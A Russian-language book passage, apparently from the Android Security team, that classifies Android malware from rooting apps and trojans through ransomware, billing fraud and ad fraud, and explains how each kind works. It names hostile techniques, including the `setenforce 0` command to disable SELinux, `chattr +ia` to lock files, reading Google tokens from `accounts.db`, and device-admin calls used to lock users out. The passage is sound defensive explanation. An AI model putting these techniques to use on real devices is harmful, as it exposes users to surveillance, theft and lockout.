Приложения для получения root-прав обычно опираются на известные уязвимости Android, сведения о которых были опубликованы и которым присвоены идентификаторы Common Vulnerabilities and Exposures (CVE). Если исправление такой уязвимости не установлено на устройстве, она может позволить повысить привилегии до уровня `root`. Однако приложения, эксплуатирующие новые, прежде неизвестные уязвимости, то есть уязвимости нулевого дня, встречаются всё реже. В настоящее время они почти исключительно относятся к сфере деятельности поддерживаемых государствами участников, стоящих за рядом так называемых развитых устойчивых угроз (advanced persistent threats, APT).

Эти уязвимости часто представляют собой ошибки повреждения памяти в компонентах ядра Linux и драйверах устройств, которые служат интерфейсами между системными службами и периферийными устройствами, с одной стороны, и непривилегированными приложениями - с другой. После компрометации этих компонентов, например посредством повреждения стека или внедрения кода, злоумышленник может получить возможность выполнить свой код в контексте

привилегированных процессов. Обретя привилегии `root`, вредоносное приложение может выполнить дополнительные операции, чтобы обеспечить постоянное присутствие в системе, прочитать конфиденциальные данные либо загрузить и установить другие приложения. Например, оно способно прочитать пользовательские данные из каталога другого приложения; изменить конфигурацию системы, в том числе разрешить установку приложений из сторонних источников или отключить Google Play Protect; прочитать токены аутентификации и получить доступ к учётной записи пользователя; либо внедрить вредоносный код в системные библиотеки среды выполнения, чтобы продолжать исполняться даже после перезагрузки.

Получение привилегий `root` вредоносным приложением на устройстве не означает автоматического получения полного доступа к системным ресурсам. В некоторых случаях, в зависимости от версии операционной системы Android и конфигурации SELinux на устройстве, даже приложения, работающие с правами `root`, не имеют доступа к некоторым из этих методов, применяемых после получения root-прав. Тем не менее, поскольку конфигурация каждого устройства отличается и может меняться со временем, некоторым приложениям для получения root-прав всё же удаётся добиться успеха.

Некоторые вредоносные программы для получения root-прав несут с собой целую батарею эксплойтов, избирательно запускаемых в зависимости от определённых параметров, например версии Android на скомпрометированном устройстве и наличия конкретных драйверов. В других случаях приложение может последовательно, один за другим, запускать все эксплойты, пока один из них не сработает. Кроме того, как и в других семействах вредоносных программ, приложение способно попытаться динамически загрузить вредоносный код на более позднем этапе. Например, приложение для получения root-прав довольно часто собирает идентифицирующие сведения об устройстве, на котором работает, и отправляет их удалённому серверу, а тот возвращает модуль эксплойта для конкретного устройства. Благодаря этому приложение остаётся приспособленным к новым типам устройств. В то же время разработчику эксплойтов не приходится раскрывать свои карты, передавая всю библиотеку эксплойтов.

Важно отметить различие между невредоносными и вредоносными приложениями для получения root-прав. Невредоносные приложения открыто заявляют, что являются инструментами для получения root-прав на устройстве, и не выполняют в фоновом режиме других опасных действий. Вредоносное получение root-прав, напротив, имеет место, когда приложение не раскрывает своего назначения и пытается получить root-прав без согласия пользователя. В обоих случаях команда Android Security пометит такие приложения как вредоносные из-за их влияния на безопасность системы. Однако, хотя запуск невредоносного приложения для получения root-прав может оставить систему в уязвимом состоянии, пользователи всё равно вправе установить его и проигнорировать предупреждения Google Play Protect или других сканеров вредоносных программ. Экосистема Android предоставляет пользователю такую свободу.

Трояны

Приложения-трояны выглядят безобидно, например могут выдавать себя за популярное приложение, но содержат скрытые функции, выполняющие нежелательные действия. У таких приложений есть безвредный компонент, который завоёвывает доверие пользователя, предоставляя ему полезные функции. Однако помимо этого компонента в них присутствует невидимая пользователю вредоносная логика.

Один из очень распространённых приёмов, применяемых создателями троянов и других вредоносных программ для уклонения от обнаружения, состоит в том, чтобы сначала опубликовать чистый APK, проходящий все проверки Google Play и попадающий на устройства пользователей. Через несколько дней или недель они создают и публикуют новую версию APK, на этот раз

включающую вредоносные функции, которые пользователь установит в составе обновления приложения. Преимущество данного приёма в том, что вредоносное приложение успевает сформировать базу установок, не опасаясь удаления из Google Play или с устройств пользователей. Если опасное обновление успешно пройдёт проверку Google Play, новые функции могут быть установлены на тысячах устройств.

Вредоносные приложения, включая трояны, также злоупотребляли доступной в Android функцией, которая позволяет Java-коду вызывать код не на Java, скомпилированный для аппаратной части устройства. Этот интерфейс Java Native Interface (JNI) позволяет приложению загружать библиотеки, обычно хранящиеся в файлах `.so`, которые входят в APK и могут содержать вредоносный код. Если сканер вредоносных программ проверяет только байт-код Java или декомпилированный Java-код, вредоносная логика в таких специализированных аппаратных библиотеках может остаться для него невидимой. Мы действительно встречали образцы вредоносных программ, которые явно использовали нативный код без какой-либо причины, кроме сокрытия от сканеров. Например, некоторые вредоносные программы целиком написаны на Java, за исключением простейшей функции расшифрования в нативном коде или даже небольшой функции нативного кода, которая лишь возвращает ключ шифрования, используемый Java-кодом. Механизмы статического анализа, не поддерживающие межархитектурный анализ потоков управления и данных, окажутся в тупике даже перед такими простыми приёмами.

Приложения-трояны способны скрытно выполнять самые разные операции. Например, некоторые банковские трояны атакуют пользователей мобильного банкинга, выдавая себя за популярные приложения для денежных переводов, внесения чеков и других операций со счётом. Если пользователя обманом заставят загрузить поддельное приложение, он может в итоге передать мошенникам учётные данные своего счёта. Другие приложения могут дождаться запуска законного банковского приложения, а затем попытаться перехватить имена пользователей и пароли, накладывая поверх законного приложения формы ввода, которые собирают пользовательские данные. Во время аутентификации банковское приложение может отправить на устройство пользователя одноразовый пароль (OTP), а приложение-троян - попытаться прочитать соответствующее текстовое сообщение.

Другие семейства троянов манипулируют отзывами пользователей в интернете: загружают с сервера управления тексты поддельных отзывов, а затем публикуют их на различных платформах, чтобы искусственно повысить оценки. Такое злоупотребление также предусматривает создание большого количества поддельных учётных записей, создающих впечатление, будто оценки оставлены настоящими людьми.

За последние несколько лет некоторые приложения прокси-сетей были помечены как вредоносные. Подобные прокси-службы позволяют платящим клиентам анонимно обращаться к сетевым ресурсам, которые в противном случае были бы защищены межсетевыми экранами и ограничениями по IP-адресам. Например, с их помощью пользователь из страны A может получить доступ к ресурсу в стране B. Проблема этих приложений в том, что они часто не сообщают пользователю о превращении его устройства в выходной узел прокси-сети и о том, что ресурсы его системы будут передавать чужой трафик, потенциально связанный с незаконной деятельностью.

Ещё один тип троянов, появившийся несколько лет назад, - вредоносные программы для добычи криптовалюты. Они заражают большое количество устройств и используют их системные ресурсы, какими бы ограниченными те ни были, для фоновой добычи криптовалюты. Во многих случаях добыча ведётся без какого-либо уведомления пользователя, и без его согласия расходуются заряд аккумулятора и вычислительная мощность устройства. Даже когда пользователь знает о добыче, возможная финансовая выгода для него крайне мала.

Некоторые приложения-трояны позволяют злоумышленнику дистанционно управлять целевым устройством. Они обладают рядом общих черт с приложениями-бэкдорами и обычно называются троянами удалённого доступа (remote access trojans, RAT). Вредоносная программа RAT скрывает своё назначение, выдавая себя за безобидную, и часто использует перехватчики нажатий клавиш, получение root-прав и другие способы устанавливать приложения, выполнять команды и похищать пользовательские данные.

Шпионские программы

Цель шпионской программы - без согласия пользователя найти, собрать и передать его персональные данные. Эти данные могут быть проданы третьей стороне или использованы для изучения поведения пользователя, например чтобы предлагать ему приложения, которые могут его заинтересовать. В наиболее серьёзных случаях приложение может фактически следить за пользователем, получая доступ к его физическому местоположению посредством чтения данных GPS или иными способами, фотографиям, истории просмотра сайтов, истории поиска, списку установленных приложений, текстовым сообщениям и журналу вызовов. Некоторые шпионские программы доходят до включения камеры или микрофона, пытаясь установить личность пользователя, наблюдать за его действиями или прослушивать разговоры.

Некоторые семейства шпионских программ нацелены на учётные записи в социальных сетях и связанные с приложениями данные, хранящиеся на устройстве. Если данные, которыми управляет приложение, не зашифрованы на уровне приложения - файловая система может быть зашифрована, но данные способно прочитать любое приложение с необходимыми разрешениями, - шпионское приложение может получить возможность выкачать эти данные.

Шпионские программы злоупотребляли и Accessibility API, который предоставляет такие мощные функции, как запуск приложения, автоматическое выполнение нажатий и чтение текста пользователю. Некоторые семейства вредоносных программ применяли эти привилегии, чтобы читать сообщения WhatsApp и без согласия пользователя изменять конфигурацию системы.

Сталкерские программы

В определении шпионской программы, которым пользуется команда Android Security, основное внимание уделяется сбору данных, при котором личность жертвы не имеет значения: собранные сведения массово перепродаются или иным образом монетизируются без учёта интересов затронутых людей. Вредоносные программы, применяемые для слежения за конкретными известными лицами, называются сталкерскими программами (*stalkerware*), а иногда - коммерческими шпионскими программами или программами для слежения за супругами (*spouseware*).

Разумеется, мобильные приложения, рекламируемые как средство слежения за кем-либо, могут применяться с полного согласия всех заинтересованных сторон. Однако некоторым из таких приложений не хватает надлежащих средств контроля, и в результате злоупотреблений они превратились в распространённый инструмент нездоровых отношений; их можно найти на миллионах телефонов. Если кто-либо хочет отслеживать местоположение партнёра или видеть отправляемые и получаемые им текстовые сообщения, быстрый поиск в интернете по фразе «слежка за девушкой/парнем/мужем/женой» обнаружит процветающую отрасль, где подобное программное обеспечение для наблюдения можно приобрести примерно за 50 долларов.

Сталкерские приложения, как бесплатные, так и платные, не уведомляют владельца устройства о своём присутствии достаточно заметным образом. Например, некоторые приложения могут рекламироваться как средства родительского контроля, позволяющие членам семьи присматривать друг за другом и в отдельных случаях управлять мобильными устройствами родных, в том числе видеть установленные приложения и посещённые URL-адреса. Однако при неправильном проектировании эти приложения могут позволить одному пользователю тайно следить за другими.

Обычно преследователь устанавливает сталкерское приложение на оставленное без присмотра устройство жертвы. Во время настройки он указывает в приложении свой адрес электронной почты или номер телефона. Многие коммерческие сталкерские продукты предлагают даже веб-интерфейс. После этого преследователь может с удобством полностью управлять устройством через данный веб-интерфейс.

Хотя у некоторых функций, предлагаемых этими приложениями, могут быть законные варианты применения, например возможность знать, где находятся дети, команда Android Security считает вредоносным любое приложение, которое можно скрытно использовать для отслеживания другого человека без его ведома или разрешения.

Фишинг

Фишинговые приложения пытаются похитить учётные данные или платёжную информацию пользователя, запрашивая её у него либо перехватывая при передаче. Их частыми целями становятся номера кредитных карт, номера банковских счетов, учётные данные криптовалютных кошельков, имена пользователей, пароли, персональные идентификационные номера (PIN) и другие факторы аутентификации, например одноразовые пароли. Перехватив данные, приложение отправляет их по сети в систему, контролируемую третьей стороной. В некоторых случаях, если похищенные учётные данные открывают доступ к закрытой системе или сети, последствия могут затронуть не только отдельного человека и привести к масштабному взлому, шпионажу или краже конфиденциальной информации, включая интеллектуальную собственность.

Приложения применяют различные фишинговые методы. Например, отдельные фишинговые приложения выдавали себя за популярные приложения электронной почты, социальных сетей или финансовых служб, используя похожие имена пакетов, логотипы и оформление. Сразу после запуска приложение может попросить пользователя ввести учётные данные, затем сообщить об ошибке при входе и перенаправить его на правильный сайт. К этому моменту вред уже причинён: приложение отправит учётные данные на сервер, где централизованно собираются похищенные сведения, которые впоследствии могут быть проданы в даркнете или на других подпольных форумах. Такой приём использовался и во вредоносных кампаниях, направленных против приложений криптовалютных кошельков и выманивающих учётные данные кошелька пользователя. Эти сведения позволяют злоумышленнику перевести средства на собственные счета.

Приложения для обмена сообщениями и иные коммуникационные приложения также могут способствовать фишингу. Встроенные в сообщение ссылки подвергают пользователей риску, если ведут на фишинговые сайты или сайты загрузки приложений. С помощью социальной инженерии злоумышленник может убедить пользователей перейти по ссылке, в результате чего они загрузят вредоносное приложение или раскроют конфиденциальные сведения мошенническому сайту.

К категории фишинговых вредоносных программ относятся и приложения, перехватывающие учётные данные при передаче, а не получающие их непосредственно от пользователей. Например, известные вредоносные программы злоупотребляли службой, позволяющей операторам мобильной связи передавать телефонам конфигурацию маршрутизации трафика, чтобы вставить прокси-сервер между устройством и оператором. Установленное на устройстве приложение

сначала извлекает международный идентификатор абонента мобильной связи (International Mobile Subscriber Identity, IMSI) с помощью разрешения Android `READ_PHONE_STATE` и передаёт его серверу управления. Затем сервер отправляет устройству текстовое сообщение с параметрами Open Mobile Alliance Client Provisioning (OMA CP), предлагая пользователю установить новую конфигурацию с изменённой маршрутизацией пакетов данных. В результате трафик приложений на устройстве, включая электронную почту и веб-трафик, которые могут содержать учётные данные для аутентификации, платёжные сведения или другую пользовательскую информацию, будет направлен через прокси-сервер, контролируемый третьей стороной.

Враждебные загрузчики

Если приложение часто загружают, обычно возникают возможности его монетизации. Этот стимул привёл к созданию большого количества приложений, основная задача которых - устанавливать другие приложения. Разработчики безвредных приложений иногда платят таким установщикам за улучшение своих показателей. К сожалению, теми же службами пользуются некоторые разработчики вредоносных программ. Приложение, которое не совершает ничего опасного, кроме загрузки вредоносных приложений, считается враждебным загрузчиком. За прошедшие годы приложения этого типа становились отправной точкой многочисленных вредоносных кампаний.

Некоторые враждебные загрузчики каждый раз устанавливают один и тот же набор приложений. В других случаях тип и количество устанавливаемых ими приложений меняются. Во всех случаях для определения того, следует ли считать приложение враждебным загрузчиком, нужны данные о типах установленных приложений и количестве установок. Например, одни приложения устанавливают очень небольшое количество опасных программ, тогда как другие главным образом распространяют вредоносные программы. Команда Android Security использует различные критерии, определяющие границу между безвредными и враждебными загрузчиками, и помечает приложение как вредоносное, когда оно эту границу пересекает. Например, на момент написания книги приложение считается враждебным загрузчиком, если вредоносные программы составляют не менее 5 процентов его загрузок и оно загрузило как минимум 500 приложений, безвредных или иных. Основные браузеры и приложения для обмена файлами не считаются враждебными загрузчиками при условии, что загрузка требует взаимодействия с пользователем и загрузку любой вредоносной программы непосредственно инициирует сам пользователь.

Для установки других приложений враждебные загрузчики обычно используют два доступных разрешения: `INSTALL_PACKAGES` и `REQUEST_INSTALL_PACKAGES`. Первое из них, `INSTALL_PACKAGES`, обладает большей силой, поскольку позволяет приложению устанавливать другие приложения без участия пользователя. Из-за риска злоупотребления этим разрешением могут пользоваться только предустановленные приложения.

Более безопасное разрешение `REQUEST_INSTALL_PACKAGES` появилось в Android 8.0 (Oreo) и доступно всем приложениям Android. Оно позволяет приложению запрашивать установку других приложений, например после успешной установки исходного приложения. Если `REQUEST_INSTALL_PACKAGES` объявлено в файле манифеста приложения, перед использованием намерения `ACTION_INSTALL_PACKAGE` для установки APK у пользователя будет запрошено подтверждение. Это разрешение затрудняет разработчикам враждебных загрузчиков принудительную установку приложений, поскольку требует вмешательства пользователя. До Android 8.0 (Oreo) все приложения могли запускать процесс установки с согласия пользователя. Новое разрешение явно показывает пользователю, какие приложения способны устанавливать другие приложения.

Разработчики вредоносных программ нашли способы включать приложения с функциями враждебных загрузчиков в системные образы, которые операторы связи и изготовители устройств размещают в своих продуктах. Поэтому многие враждебные загрузчики предустановлены на некоторых устройствах. Помимо особых разрешений и доступа к системным ресурсам, такие предустановленные приложения нельзя легко удалить. Это привилегированное положение позволяет враждебному загрузчику получать и устанавливать APK без участия пользователя. Дополнительная проблема таких приложений заключается в том, что об установленных ими программах может не знать ни изготовитель, ни компания, отвечающая за создание системного образа. В результате пользователь совершенно нового устройства может получить целый ряд нежелательных или даже опасных приложений.

Враждебные загрузчики, не имеющие разрешения устанавливать другие приложения, могут искать альтернативные способы. Например, они могут попытаться получить root-права на устройстве, чтобы обратиться к файловой системе и скопировать APK. Затем они способны попытаться злоупотребить `PackageManager` в некоторых версиях Android, чтобы фактически установить приложения. Последние версии Android запрещают непосредственное копирование файлов по абсолютным путям, чем пользовались некоторые враждебные загрузчики, и требуют применять `FileProvider` - более безопасный способ обработки файлов. В отдельных случаях, если приложение нельзя быстро получить и установить, враждебный загрузчик может сначала скачать файл `.apk` с помощью разрешения `INTERNET`, а затем записать его на SD-карту, например в папку Downloads, с помощью разрешения `WRITE_EXTERNAL_STORAGE`. Позже, на втором этапе, загрузчик попытается получить разрешение `INSTALL_PACKAGES` и установить ранее загруженные файлы.

Некоторые разработчики враждебных загрузчиков могут знать пороговые значения, применяемые командой Android Security для обнаружения, и пытаться оставаться ниже них. В отдельных случаях, чтобы сохранять большое количество загрузок приложений, они могут устанавливать на одно устройство несколько враждебных загрузчиков. Когда это происходит, методы обнаружения можно скорректировать с учётом такого изменения поведения.

Повышение привилегий

Категория вредоносных программ для повышения привилегий охватывает приложения, которые пытаются расширить свои разрешения посредством злоупотребления системой или эксплуатации уязвимостей. Сюда относятся все случаи повышения привилегий, кроме получения root-прав, которое из-за влияния на целостность системы выделено в отдельную категорию, рассмотренную выше.

Эту категорию характеризуют четыре вида поведения вредоносных программ, причём в других контекстах не все они считались бы повышением привилегий. К ней относятся:

1. Приложения, получающие возможность обращаться к ресурсам - читать, записывать или выполнять их, - для доступа к которым у них изначально не было привилегий, и тем самым нарушающие изоляцию песочницы приложений Android.

2. Приложения, которым удаётся найти способы обхода разрешений.

3. Приложения, отключающие функции безопасности и защиты на устройстве.

4. Приложения, не позволяющие пользователю управлять своим устройством.

Приложения, которые отключают функции безопасности или изменяют конфигурацию системы таким образом, что устройство остаётся в уязвимом состоянии, помечаются как приложения для повышения привилегий. В качестве примера можно привести предустановленные приложения, злоупотребляющие системными привилегиями, например разрешением `WRITE_SECURE_SETTINGS`

или методами `Settings.Global` и `Settings.Secure`, чтобы перед собственным обновлением либо загрузкой и установкой других вредоносных программ отключить проверку Google Play Protect. В прошлом другие приложения для повышения привилегий добивались той же цели - отключения параметров безопасности - посредством выполнения команд оболочки вместо использования Android API, а третья группа изменяла параметры безопасности, модифицируя настройку `package_verifier_enable`, от которой зависит поведение проверки вредоносных программ на устройстве.

Ещё одной целью вредоносных программ была SELinux, дополняющая модель разрешений файловой системы политиками, которые запрещают доступ к конфиденциальным ресурсам независимо от разрешений конкретного файла. При включённой SELinux некоторые эксплойты могут не сработать, поскольку полученных в результате привилегий окажется недостаточно для доступа к желаемым ресурсам. Например, некоторым приложениям для взлома лицензий, которые изменяют код игровых приложений ради обхода проверки лицензии и покупки, необходим доступ на запись к файловой системе, чтобы создавать исправленные версии приложения. При включённой надлежащей политике SELinux подобные изменения блокируются, и одним из первых действий вредоносной программы должна стать попытка отключить SELinux. Например, для этого она может выполнить команду `setenforce 0`, переводящую SELinux из так называемого принудительного режима в разрешительный. Следует отметить, что на современных устройствах как минимум с Android 5.0 (Lollipop) разрешительный режим поддерживается только в сборках `userdebug` и `eng` - особых конфигурациях устройств Android, обычно предназначенных для разработки и тестирования. На обычных устройствах конечных пользователей отключить SELinux быть не должно.

Некоторые приложения в целях повышения привилегий изменяют настройку `install_non_market_apps`. Устройства Android позволяют пользователю устанавливать приложения из любого источника. Однако данная настройка запрещает приложениям устанавливать дополнительные приложения из источников, отличных от Google Play, поскольку в таких источниках выше риск распространения вредоносных программ. Если приложение автоматически и без согласия пользователя изменяет эту настройку, оно будет помечено как вредоносное, поскольку может оставить устройство в уязвимом состоянии.

Авторы вредоносных программ также злоупотребляли API управления устройством, реализованными в таких классах, как `DevicePolicyManager` или `DeviceAdminReceiver`. Эти интерфейсы позволяют управлять устройством посредством набора политик, прежде всего в корпоративных развёртываниях, в том числе сбрасывать пароли и ограничивать срок их действия, стирать разделы с пользовательскими данными посредством сброса до заводских настроек и требовать шифрования хранимых данных. Разработчики вредоносных программ использовали API управления устройством, чтобы предотвратить удаление своих приложений. Например, некоторые семейства вредоносных программ, встречавшиеся в реальных условиях, вызывают `resetPassword` и `lockNow`, чтобы заблокировать устройство, когда действие пользователя приводит к обратному вызову `onDisableRequested`, который пытается отозвать у потенциально опасного приложения привилегии администратора устройства. В других случаях приложение может отслеживать обращения пользователя к системным настройкам и запускать то же поведение, лишая владельца доступа к устройству.

Начиная с Android 9.0 (Pie) API управления устройством постепенно выводятся из употребления, отчасти в ответ на злоупотребления вредоносных программ, поскольку в прошлом ряд приложений для повышения привилегий использовал их как средство управления устройством без согласия пользователя. До этого интерфейсы претерпели изменения, сократившие возможности злоупотребления ими. Например, начиная с Android 7.0 (Nougat)

метод `resetPassword` можно использовать только для установки новых паролей устройства, но не для изменения уже существующих. Благодаря этому пользователи, у которых на устройстве уже задан пароль, не могут лишиться доступа к нему.

Последняя настройка, о которой следует упомянуть, - `upload_apk_enable`. Она определяет, передаёт ли устройство образцы APK системе Google Play Protect, чтобы помочь выявлять вредоносные программы. Авторы вредоносных программ могут пытаться отключить её, желая замедлить обнаружение своих приложений.

Следует также отметить, что некоторые приложения перед запуском полагаются на другие приложения, ослабляющие защищённость устройства. Например, отдельные семейства вредоносных программ включают компонент для получения root-прав, задача которого состоит в ослаблении защиты среды выполнения и файловой системы в качестве подготовки к тому, чтобы другие приложения фактически получили доступ к ставшим доступными данным. Некоторые из этих вторичных приложений пользуются уязвимым состоянием системы, чтобы обращаться, например, к файлу `accounts.db`, содержащему токены, которые позволяют устройству получать доступ к ряду служб. Такие приложения могут прочитать, а затем отправить основные токены Google OAuth и токены ClientLogin для Google Play. В других случаях атрибутами файлов манипулируют, чтобы затруднить их изменение или удаление: например, объявляют файлы доступными только для чтения, перемещают их в привилегированные разделы либо усложняют удаление с помощью команды оболочки `chattr`, устанавливая атрибуты `+ia`. Файл с этими атрибутами можно открыть для записи только в режиме добавления; удалить или переименовать его нельзя.

Программы-вымогатели

Приложение считается программой-вымогателем, если оно получает контроль над данными или устройством пользователя и выдвигает требования за освобождение от этого контроля. Такие требования могут включать выплату выкупа или просьбу к пользователю совершить действие против своей воли. В экосистеме Android наблюдаются два основных способа работы программ-вымогателей: лишение доступа к пользовательским данным посредством их шифрования на устройстве ключом, контролируемым злоумышленником, и блокировка доступа пользователей к устройствам либо с помощью настоящего механизма блокировки экрана, либо путём приведения графического интерфейса в состояние, в котором невозможно использовать ничего, кроме приложения-вымогателя.

Программам-вымогателям, шифрующим пользовательские данные, сначала требуется получить разрешение на запись в файловую систему, например `WRITE_EXTERNAL_STORAGE`. После этого они могут исследовать файловую систему, проверяя состояние определённых файлов и каталогов посредством `getExternalStorageState`. В некоторых случаях приложение считывает все файлы из внешнего хранилища и записывает их обратно в зашифрованном виде с помощью методов `java.io.File.*` и ключа шифрования. В других случаях шифруются только изображения и сообщения, но не файлы иных форматов. При любом варианте приложение показывает пользователю уведомление, объясняющее порядок отправки платежа; часто в нём требуют криптовалюту, чтобы скрыть личность преступника. В сообщении также описывается, как пользователь получит ключ расшифрования и восстановит свои файлы.

Такие приложения часто применяют стандартные алгоритмы шифрования, например AES для шифрования данных и RSA для защиты ключей. При этом подходе симметричный ключ AES, которым зашифрованы файлы, шифруется открытым ключом RSA злоумышленника и отправляется на сервер управления, чтобы позднее злоумышленник мог его расшифровать и, если платёж получен, передать пользователю.

Другие приложения не шифруют никаких данных, а вместо этого блокируют доступ к устройству, показывая записку вымогателя, которая занимает весь экран и которую пользователь не может закрыть. Записка остаётся даже после перезагрузки. Такая атака не позволяет пользователю обращаться к интерфейсу устройства и выполнять в том числе такие действия, как совершение звонков или чтение сообщений. Для показа подобного окна поверх остальных некоторые приложения используют разрешение `SYSTEM_ALERT_WINDOW`. Сначала они определяют работающие на устройстве процессы, вызывая `getRunningServices`, проверяя идентификаторы процессов в `/proc` из командной строки или выявляя активность на переднем плане посредством `getRunningTasks`. Затем они вызывают `startActivity`, чтобы отобразить своё окно поверх других работающих приложений.

Приложение-вымогатель также может использовать доступное в некоторых версиях Android разрешение `BIND_DEVICE_ADMIN`, а затем вызывать методы `DevicePolicyManager`, например `resetPassword` и `lockNow`, чтобы изменить пароль устройства.

Мошенничество с SMS

Некоторые приложения причиняют пользователю прямой финансовый ущерб. Именно так действуют вредоносные программы, использующие текстовые сообщения для мошенничества. Категория мошенничества с SMS включает приложения, отправляющие сообщения SMS или MMS на специальные номера, называемые короткими. Обычно они содержат от трёх до восьми цифр, например 1234, а отправка SMS на такой номер оплачивается пользователем по повышенному тарифу. Подобные платные сообщения были созданы для законных целей: например, чтобы пользователи могли отправлять пожертвования пострадавшим от стихийных бедствий, голосовать за исполнителя в телевизионном шоу или подписываться на информационные службы с доставкой по SMS, в том числе на ежедневные новости, шутки, прогноз погоды или гороскопы. Хотя операторы связи поддерживают такие сообщения, сами услуги могут оказывать третьи стороны.

Мошеннические приложения отправляют SMS намеренно обманным способом. Они злоупотребляют разрешением `SEND_SMS`, вызывая без участия пользователя такие API, как `sendTextMessage`, `sendMultimediaMessage` или `sendMultipartTextMessage`, и активно подавляют любые уведомления, чтобы избежать обнаружения. В некоторых случаях пользователь узнаёт о мошеннических списаниях со своего счёта, только когда просматривает телефонный счёт.

Даже если получатель является обычным номером, но приложение не сообщает пользователю об отправляемых текстовых сообщениях, оно может быть заблокировано за нарушение правил Google Play, которые защищают пользователей от отправки SMS без согласия. Однако если номер короткий и предназначен для платных услуг, приложение будет помечено как вредоносное, поскольку такие SMS непосредственно создают для пользователя расходы. Android предупреждает пользователя об отправке платного SMS. Однако это предупреждение не считается уведомлением о поведении приложения; отправляющее сообщение приложение должно само ясно и заметно сообщить о таком действии.

Иногда мошеннические SMS-приложения содержат готовый список платных номеров. Затем они проверяют страну и оператора мобильной связи устройства, чтобы выбрать из списка определённый номер. В других случаях номер получателя динамически загружается с сервера управления, что предоставляет мошеннику гибкость и возможность добавлять новые номера.

Такие приложения могут также маскировать подписку на платные SMS, скрывая соглашения об условиях либо сообщения мобильного оператора, уведомляющие пользователя о списаниях или новых подписках.

Мошенничество с платными услугами

К приложениям для мошенничества с платными услугами относятся программы, которые обманом заставляют пользователей подписываться на услуги или приобретать содержимое с оплатой через телефонный счёт. Сюда не относятся платежи, создаваемые платными текстовыми сообщениями: для них предусмотрена собственная категория, рассмотренная в предыдущем разделе.

Многие технологии платежей и расчётов позволяют пользователям приобретать товары и подписываться на услуги, просто добавляя платёж в счёт за мобильную связь. Это удобное решение для стран, где кредитные или дебетовые карты не получили широкого распространения. К таким технологиям относятся прямое выставление счетов оператором (direct carrier billing, DCB), протокол беспроводных приложений (Wireless Application Protocol, WAP) и передача средств мобильной связи (mobile airtime transfer, MAT), которые учитывают баланс данных и времени связи пользователя, его действия и покупки. Поскольку эти системы управляют списаниями, а покупки можно совершать относительно незаметно - в некоторых случаях одним нажатием или простым подтверждением номера телефона, на который будет выставлен счёт, - они становятся привлекательной целью для мошенников.

Одно из первых действий, которое приложения для мошенничества с платными услугами выполняют ради выставления счёта через оператора, - отключение Wi-Fi. Когда устройство пользуется сетью Wi-Fi, оно не задействует управляемое оператором мобильное соединение для передачи данных, например LTE, 3G или 4G. Вместо этого весь создаваемый устройством трафик проходит через точку доступа Wi-Fi пользователя и поставщика услуг интернета (ISP). Приложения могут отключить Wi-Fi, например с помощью API `setWifiEnabled`, и включить мобильную передачу данных посредством API `setMobileDataEnabled`. После этого приложение может открыть в WebView с включённым JavaScript веб-страницу подписки на услугу, а затем внедрить JavaScript, который автоматически нажмёт кнопки для оформления подписки. Служба может отправить на мобильное устройство текстовые сообщения с подтверждением подписки, но мошенническое приложение перехватит и удалит их, не позволив пользователю узнать о мошеннических действиях.

Приложения для мошенничества с платными услугами часто злоупотребляют следующими разрешениями: `CHANGE_WIFI_STATE`, необходимым для перехода на мобильную передачу данных; `RECEIVE_SMS` или `READ_SMS`, позволяющими читать коды подтверждения и уведомления о подписке; `READ_PHONE_STATE`, позволяющим получить номер телефона или иные идентификаторы устройства, необходимые для подписки пользователя на услугу. В последнее время, после изменения правил Google Play, ужесточившего требования к приложениям, использующим текстовые сообщения, приложения для мошенничества с платными услугами начали злоупотреблять разрешением `BIND_NOTIFICATION_LISTENER_SERVICE` для доступа к входящим сообщениям.

Вредоносный код, реализующий мошеннические функции, часто подвергается обфускации, например кодированию Base64, или динамически загружается после установки, чтобы избежать обнаружения.

Мошенничество со звонками

Категория вредоносных программ для мошенничества со звонками состоит из приложений, которые без согласия или ведома пользователя звонят на платные номера и тем самым создают начисления в его телефонном счёте. Как и мошенничество с SMS, данный вид злоупотребления опирается на удобную функцию, предлагаемую многими операторами связи: возможность приобретать товары и подписываться на услуги по телефону с добавлением их стоимости в телефонный счёт пользователя для последующей оплаты. В некоторых случаях расчётный счёт может быть связан с автоматическими платежами с кредитной карты или банковского счёта. Тогда пользователь может не заметить, что с него взимается плата за звонки на платные номера.

Чтобы скрыть звонки, мошеннические приложения могут применять разрешение `CALL_PHONE`, которое позволяет начинать их без интерфейса приложения Dialer на устройстве, иначе пользователь получил бы визуальное предупреждение. Тем не менее пользователь потенциально способен услышать звонок. Для отключения звука некоторые вредоносные программы используют метод `setStreamVolume` класса `AudioManager`, управляющий громкостью аудиопотоков, и устанавливают минимальный уровень громкости.

К другим признакам вредоносных программ для мошенничества со звонками относится использование таких разрешений, как `PROCESS_OUTGOING_CALLS`. Оно позволяет приложению получить набираемый номер телефона, перенаправить или завершить звонок, благодаря чему приложение может закрыть соединение через несколько секунд после его успешного установления и начисления платы. Программа также может использовать намерения вызова - запросы к операционной системе на совершение телефонных звонков, - чтобы фактически звонить на заранее заданные платные номера или номера, динамически полученные с сервера управления.

Спам

Спам-приложения отправляют пользователям незапрошенные сообщения или используют устройство как ретранслятор почтового спама, зачастую для рекламы товаров или услуг.

Список целей для рассылки спама может быть получен из телефонной книги пользователя или списков контактов приложений социальных сетей, например Facebook и WhatsApp. Он также может динамически предоставляться сервером управления или загружаться с веб-сервера. Собрав список целей, приложение начинает незаметно отправлять им сообщения. В некоторых случаях используются текстовые сообщения. В других приложение может попытаться отправлять сообщения через API, например Facebook API, хотя для этого пользователь должен войти в систему. В настоящее время вредоносные программы для рассылки спама встречаются редко. Мы включили их сюда для полноты.

Мошенничество с рекламой

Многие приложения Android способны получать рекламу из рекламной сети и показывать её пользователю. Когда приложение показывает объявление, издателю и сети засчитывается его показ - показатель, называемый *impression*. Когда пользователь действительно нажимает объявление, рекламодатели обычно вознаграждают издателей за клики, которые те помогли получить.

Там, где движутся деньги, существует и возможность злоупотребления. Категория мошенничества с рекламой включает приложения, которые со злым умыслом манипулируют мобильными рекламными платформами ради финансовой выгоды. Существует два основных класса мошенничества с рекламой: мошенничество с кликами и мошенничество с атрибуцией.

При мошенничестве с кликами приложение получает объявления из рекламной сети и без участия или уведомления пользователя автоматически создаёт клики. Например, это могут быть смоделированные через Java API клики внутри приложения или клики, инициированные JavaScript-кодом, загруженным в WebView. В некоторых случаях приложение скрывает объявления, затрудняя их обнаружение пользователем, посредством минимальных размеров, например 1 x 1 пиксель. В других случаях пользователь видит объявление, но не понимает, что приложение создаёт события клика в фоновом режиме.

